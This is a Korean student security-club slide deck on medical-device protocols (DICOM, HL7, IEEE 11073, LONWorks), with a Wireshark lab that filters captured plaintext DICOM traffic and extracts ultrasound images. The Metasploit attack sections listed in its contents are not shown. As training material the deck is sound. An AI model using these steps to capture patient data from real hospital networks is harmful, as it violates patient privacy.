



확실히 오래 성하는 지킴이들
融保工

메타스플로잇으로
의료기기 해킹하기
-기획부-



목차

■ 활동 일정

1. 의료기기 통신 프로토콜과 의의

- 의료기기 프로토콜
- 와이어샷크 설치법
- 와이어샷크로 DICOM 프로토콜 분석하기

2. 메타스플로잇 사용법

3. 메타스플로잇으로 가상환경 공격하기





의료기기의 특성

- 낯고 지침

- ❑ 기밀성, 무결성, 가용성도 중요하지만 여기에 ‘안전성’이 추가됨
- ❑ 결함이 생기는 순간 환자의 목숨과 연결되어 있어서 특히나 안전성이 중요
- ❑ But, 한 번 쓰면 20년 가까이 사용해야 하고, 업데이트나 패치가 쉽지 않음
- ❑ 예전 레거시 코드나 os를 사용 중
 - ❑ 레거시 코드와 os 취약점을 사용한 해킹이 성행





DICOM (Digital Imaging and Communications in Medicine)

- 의료용 디지털 영상 및 통신을 위한 국제 표준
- 목적: 다양한 의료영상기기를 하나의 시스템으로 연동
- 특징:
 - TCP 기반의 응용 프로토콜
 - 평문으로 데이터 전송 (보안 취약점)
 - 환자 정보가 이미지와 함께 저장됨





PACS (Picture Archiving and Communication System)

- 의료영상의 저장 및 전송 시스템
- DICOM 표준을 사용하여 영상 저장 및 관리
- 주요 구성요소: 영상 획득 장치, 저장 서버, 뷰어 워크스테이션





DICOM의 보안 문제와 대응 방안

- 보안 취약점

- 암호화와 인증 기능 부재
- 데이터 유출 및 변조 위험 존재
- 평문 전송으로 인한 중간자 공격 가능성





의료기기에서 사용하는 프로토콜

- HL7 (Health Level 7)

목적

- 데이터 교환
 - 의료기관 간의 데이터 전송을 표준화하여 서로 다른 시스템이 원활하게 통신할 수 있도록 함.
- 정보 통합
 - 다양한 의료 정보 시스템 간의 정보를 통합하여 환자 관리의 일관성을 높임





의료기기에서 사용하는 프로토콜

- HL7 (Health Level 7)

구성

- 메시지 구성
 - HL7은 메시지를 구성하는 다양한 세그먼트 (환자 정보, 검사 결과 등)을 정의
 - 각 세그먼트는 필드로 나뉘며, 특정 정보를 포함
- 메시지 타입
 - HL7은 여러 가지 메시지 타입을 정의하고 있으며, 예를 들어 ADT (Admission, Discharge, Transger) 메시지는 환자의 입원, 퇴원, 전원 정보를 포함하고 있음





의료기기에서 사용하는 프로토콜

- HL7 (Health Level 7)

장점

- 효율성: 데이터 전송의 표준화를 통해 업무 효율성을 높임
- 상호 운용성: 다양한 시스템 간의 원활한 데이터 교환을 지원하여 의료 서비스의 질 ↑
- 유연성: 다양한 의료 환경에 맞춰 쉽게 적용할 수 있도록 설계되어 있음

응용 분야

- 병원 관리 시스템
- 전자의무기록
- 연구 및 통계






의료기기에서 사용하는 프로토콜

- DICOM (Digital Imaging and Communications in Medicine)

목적


- 상호 운용성
 - 서로 다른 제조사의 의료 이미징 장치 간의 데이터 호환성을 보장하여, 다양한 시스템이 함께 작동할 수 있도록 함
- 데이터 통합
 - 환자 이미지를 통합하고 저장하고 관리, 분석할 수 있는 체계를 제공





DICOM Header

- 문제점: 암호화가 안 되어 있음







의료기기에서 사용하는 프로토콜

- DICOM (Digital Imaging and Communications in Medicine)

주요 기능

- 이미지 전송
 - DICOM은 이미징 장치(예: X-ray, MRI, CT)에서 생성된 이미지를 다른 장치나 시스템으로 전송할 수 있도록 함
- 이미지 저장
 - DICOM 호환 시스템은 이미지를 저장하고 관리할 수 있으며, 이때 DICOM 파일 형식을 사용하여 데이터를 안전하게 보관
- 이미지 표시
 - DICOM 뷰어를 통해 의료 이미지를 표시하고 분석 가능
- 프린팅
 - DICOM은 의료 이미지를 프린트 할 수 있는 기능을 제공





의료기기에서 사용하는 프로토콜

- DICOM (Digital Imaging and Communications in Medicine)

응용 분야

- 진단 영상
 - DICOM은 의료 이미징의 표준화를 통해 데이터의 일관성을 보장
- 환자 관리
 - 의료기관 내에서의 환자의 이미지를 통합 관리하여 의료 서비스를 개선
- 연구 및 교육
 - DICOM 표준은 의료 연구와 교육에서도 널리 활용되어, 데이터를 공유하고 분석하는데 기여





의료기기에서 사용하는 프로토콜

- DICOM (Digital Imaging and Communications in Medicine)

장점

- 표준화
 - DICOM은 의료 이미징의 표준화를 통해 데이터의 일관성을 보장
- 상호 운용성
 - 다양한 시스템 간의 호환성을 제공, 의료기관에서 효율적인 진료 지원
- 확장성
 - DICOM은 새로운 기술과 장치의 발전에 맞춰 지속적으로 발전하고 있음





의료기기에서 사용하는 프로토콜

■ IEEE 11073

목적

- 상호 운용성
 - 다양한 제조사의 의료 기기와 정보 시스템 간의 원활한 데이터 교환을 지원하여, 환자 관리의 효율성을 높임
- 표준화
 - 의료 기기에서 수집되는 생체 신호와 데이터를 표준화된 형식으로 전송하여, 데이터의 해석과 처리의 일관성을 보장





의료기기에서 사용하는 프로토콜

- IEEE 11073

구성 요소

- 데이터 모델
 - IEEE 11073은 다양한 생체 신호(예: 심박수, 혈압, 체온 등)에 대한 데이터 모델을 정의합니다. 이 모델은 각 신호의 특성과 형식을 명확히 규정
- 통신 프로토콜
 - IEEE 11073은 TCP/IP 및 Bluetooth와 같은 다양한 통신 프로토콜을 통해 데이터를 전송할 수 있도록 설계되었습니다. 이로 인해 유선 및 무선 환경 모두에서 사용 가능





의료기기에서 사용하는 프로토콜

■ IEEE 11073

주요 기능

- 생체 신호 전송
 - 의료 기기가 수집한 생체 신호 데이터를 실시간으로 전송하여, 의료진이 환자의 상태를 모니터링 가능
- 원거리 모니터링
 - 환자가 병원 외부에서도 지속적으로 모니터링할 수 있도록 하여, 만성 질환 관리 및 예방적 의료 서비스에 기여
- 장치 간 통신
 - 다양한 의료 기기(예: 혈당 측정기, 심박수 모니터 등) 간의 데이터 교환을 통해, 통합된 환자 관리 시스템을 구축 가능





의료기기에서 사용하는 프로토콜

■ IEEE 11073

응용 분야

- 원거리 건강 관리
 - 환자의 생체 신호를 원거리에서 모니터링하여, 의료진이 적시에 조치를 취할 수 있도록 함.
- 재활 및 운동 모니터링
 - 물리치료 및 재활 과정에서 환자의 운동 상태를 모니터링하여, 맞춤형 치료 계획을 수립하는 데 도움 제공
- 스마트 헬스케어 기기
 - 웨어러블 기기와 같은 스마트 헬스케어 기기에서 IEEE 11073을 활용하여, 사용자에게 실시간 건강 데이터를 제공





의료기기에서 사용하는 프로토콜

- IEEE 11073

장점

- 효율성
 - 데이터 전송의 표준화를 통해 의료진이 환자의 상태를 신속하게 파악 가능
- 상호 운용성
 - 다양한 기기와 시스템 간의 통합을 지원하여, 의료 서비스를 개선
- 유연성
 - 다양한 통신 프로토콜을 지원하여, 의료 환경에 맞춰 쉽게 적용 가능





의료기기에서 사용하는 프로토콜

- LONWorks (Local Operating Network)

목적

- 상호 운용성
 - 다양한 제조사의 장치 간의 통신을 표준화하여, 서로 다른 시스템이 함께 작동할 수 있도록 함
- 효율성
 - 에너지 관리 및 빌딩 자동화를 통해 운영 비용을 절감하고, 효율적인 자원 관리를 지원





의료기기에서 사용하는 프로토콜

- LONWorks (Local Operating Network)

구성 요소

- 네트워크 프로토콜
 - LONWorks는 EIA-709.1 표준에 기반한 통신 프로토콜을 사용합니다. 이 프로토콜은 데이터 전송, 장치 주소 지정 및 메시지 포맷을 정의
- 노드
 - LONWorks 네트워크에서 각 장치는 "노드"로 불리며, 센서, 액추에이터, 제어기 등 다양한 장치가 포함
- LONWorks 기기
 - LONWorks 인증을 받은 기기는 서로 통신할 수 있으며, 이를 통해 시스템의 통합과 관리가 용이해짐





의료기기에서 사용하는 프로토콜

■ LONWorks (Local Operating Network)

주요 기능

- 디지털 통신
 - LONWorks는 데이터 패킷을 사용하여 장치 간의 정보 전송을 수행하며, 이로 인해 실시간 모니터링과 제어가 가능
- 분산 제어
 - 각 노드는 중앙 제어 장치 없이도 독립적으로 작동할 수 있어, 시스템의 유연성과 신뢰성 높임
- 네트워크 관리
 - LONWorks는 장치의 상태 모니터링과 오류 진단을 위한 기능을 제공하여, 유지보수 및 관리가 용이





의료기기에서 사용하는 프로토콜

- LONWorks (Local Operating Network)

응용 분야

- 빌딩 자동화
 - 조명, 난방, 환기 및 공조 시스템의 통합 관리에 사용
- 산업 자동화
 - 공장 및 제조 과정에서 장치 간의 통신을 통해 자동화된 생산 라인을 구축하는 데 사용
- 스마트 홈
 - 가정에서의 자동화 시스템(예: 조명, 보안 시스템 등)에도 적용





의료기기에서 사용하는 프로토콜

- IEEE 11073

장점

- 확장성
 - LONWorks 네트워크는 새로운 장치를 쉽게 추가할 수 있어, 시스템의 확장이 용이
- 비용 효율성
 - 에너지 관리 및 자동화를 통해 운영 비용을 절감 가능
- 유연성
 - 다양한 제조사의 장치와 호환되어, 시스템 통합을 쉽게 할 수 있음





Wireshark 설치

- 설치 (3일차 실습파일에 있음)

<https://www.wireshark.org/>




The world's most popular network protocol analyzer

Get started with Wireshark today and see why it is the standard across many commercial and non-profit enterprises.

Download

▼ Stable Release: 4.4.1


-  [Windows x64 Installer](#)
-  [Windows Arm64 Installer](#)
-  [Windows x64 PortableApps®](#)
-  [macOS Arm Disk Image](#)
-  [macOS Intel Disk Image](#)
-  [Source Code](#)






Wireshark 설치

■ 설치



USB Capture

USBPcap is required to capture USB traffic. Should USBPcap be installed (experimental)?




추가적인 선택 없이 계속 next를 누르며 install까지 완료하기





Wireshark 설치

■ 설치




I agree → install 진행 → finish





Wireshark 설치

■ 설치




체크박스 체크 후 next (2번 정도) → 셋팅 추가 설정 없이 바로
next





Wireshark 설치

- 설치



install





Wireshark 설치

■ 설치

Wireshark 4.4.1 x64 Setup

Installation Complete
Setup was completed successfully.


Completed

Size:224418 Kb	Files:1263	Folders:30
Size:224486 Kb	Files:1264	Folders:30
Size:240580 Kb	Files:1266	Folders:30
Size:241315 Kb	Files:1270	Folders:30
Size:241377 Kb	Files:1271	Folders:30
Size:241470 Kb	Files:1272	Folders:30
Size:241867 Kb	Files:1274	Folders:30
Size:241893 Kb	Files:1286	Folders:30
Size:242670 Kb	Files:1318	Folders:30
Completed		

Wireshark® Installer

< BackNext >Cancel

Wireshark 4.4.1 x64 Setup



Completing Wireshark 4.4.1 x64 Setup

Your computer must be restarted in order to complete the installation of Wireshark 4.4.1 x64. Do you want to reboot now?

☒ Reboot now

☐ I want to manually reboot later

< BackFinishCancel





DICOM 실습

3일차 실습파일

- ❑ CTRL + Shift + P (Perference)
- ❑ DICOM > TCP port(s) 4100으로 설정
- ❑ Volusion_E6 파일열기
- ❑ Filter = DICOM
- ❑ Filter = dicom.pdv.flags==000

Volusion_E6.pcapng

파일(F) 편집(E) 보기(V) 이동(G) 캡처(C) 분석(A) 통계(S) 전화(Y) 무선(W) 도구(T) 도움말(H)

dicom.pdv.flags==000

No.	Time	Source	Destination	Protocol	Length	Info
1523	102.556112	10.10.30.51	10.20.210.213	DICOM	504	P-DATA, C-FIND-RQ ID=2, C-FIND-RQ-DATA
1525	102.588163	10.20.210.213	10.10.30.51	DICOM	1514	P-DATA, C-FIND-RSP-DATA, C-FIND-RSP ID=2
1526	102.589159	10.20.210.213	10.10.30.51	DICOM	558	P-DATA, C-FIND-RSP-DATA
12227	227.059369	10.10.30.51	10.20.210.197	DICOM	306	P-DATA, Ultrasound Image Storage
15424	229.790599	10.10.30.51	10.20.210.197	DICOM	606	P-DATA
18591	232.853411	10.10.30.51	10.20.210.197	DICOM	1056	P-DATA, Ultrasound Image Storage
25068	242.125479	10.10.30.51	10.20.210.197	DICOM	446	P-DATA, Ultrasound Image Storage

<

> Frame 1523: 504 bytes on wire (4032 bits), 504 bytes captured (4032 bits) on interface \Device\NPF_{B76C0769-B53F-455B-0000-000000000000}

> Ethernet II, Src: AdvantechTec_83:19:8c (00:0b:ab:83:19:8c), Dst: All-HSRP-routers_1e (00:00:0c:07:ac:1e)

> Internet Protocol Version 4, Src: 10.10.30.51, Dst: 10.20.210.213

> Transmission Control Protocol, Src Port: 49181, Dst Port: 204, Seq: 272, Ack: 172, Len: 450

> [2 Reassembled TCP Segments (94 bytes): #1518(12), #1523(82)]

> DICOM, C-FIND-RQ ID=2

 PDU Type: Data (0x04)

 PDU Length: 88

 > PDV, C-FIND-RQ ID=2

> DICOM, C-FIND-RQ-DATA

 PDU Type: Data (0x04)

 PDU Length: 362

 > PDV, C-FIND-RQ-DATA

0000 00 00 0c 07 ac 1e 00 0b ab 83 19

0010 01 ea 00 b1 40 00 80 06 f3 36 0a

0020 d2 d5 c0 1d 00 cc 70 47 63 f8 b4

0030 00 9f 2a 53 00 00 00 00 00 04

0040 00 00 00 00 02 00 16 00 00 00 31

0050 30 2e 31 30 30 30 38 2e 35 2e 31

0060 00 00 00 01 02 00 00 00 20 00 00

0070 00 00 02 00 00 00 00 07 02 00 00

0080 00 08 02 00 00 00 00 00 04 00 00

0090 01 66 01 02 08 00 05 00 0a 00 00

00a0 49 52 20 31 30 30 08 00 50 00 00

00b0 90 00 00 00 00 00 08 00 10 11 18

00c0 00 e0 10 00 00 00 08 00 50 11 00

00d0 55 11 00 00 00 00 08 00 20 11 18

00e0 00 e0 10 00 00 00 08 00 50 11 00

00f0 55 11 00 00 00 00 10 00 10 00 00

0100 20 00 00 00 00 00 10 00 21 00 00





- ❑ 메뉴 – [File] – [Export Objects] – [DICOM] 선택
- ❑ 추출한 DICOM 이미지 파일 선택 후 저장 OR 모두 저장
- ❑ 추출된 DICOM 파일은 .dcm 확장자로 저장됨(실습파일에 있음)





DICOM 실습

■ 3일차 실습파일

- ❑ DICOM 뷰어로 확인하기 (rubomedical.com)
- ❑ 3일차 실습파일에 있는 DICOM 뷰어 설치





확실히하고 오래 성하는 지키는 장이다
融保工

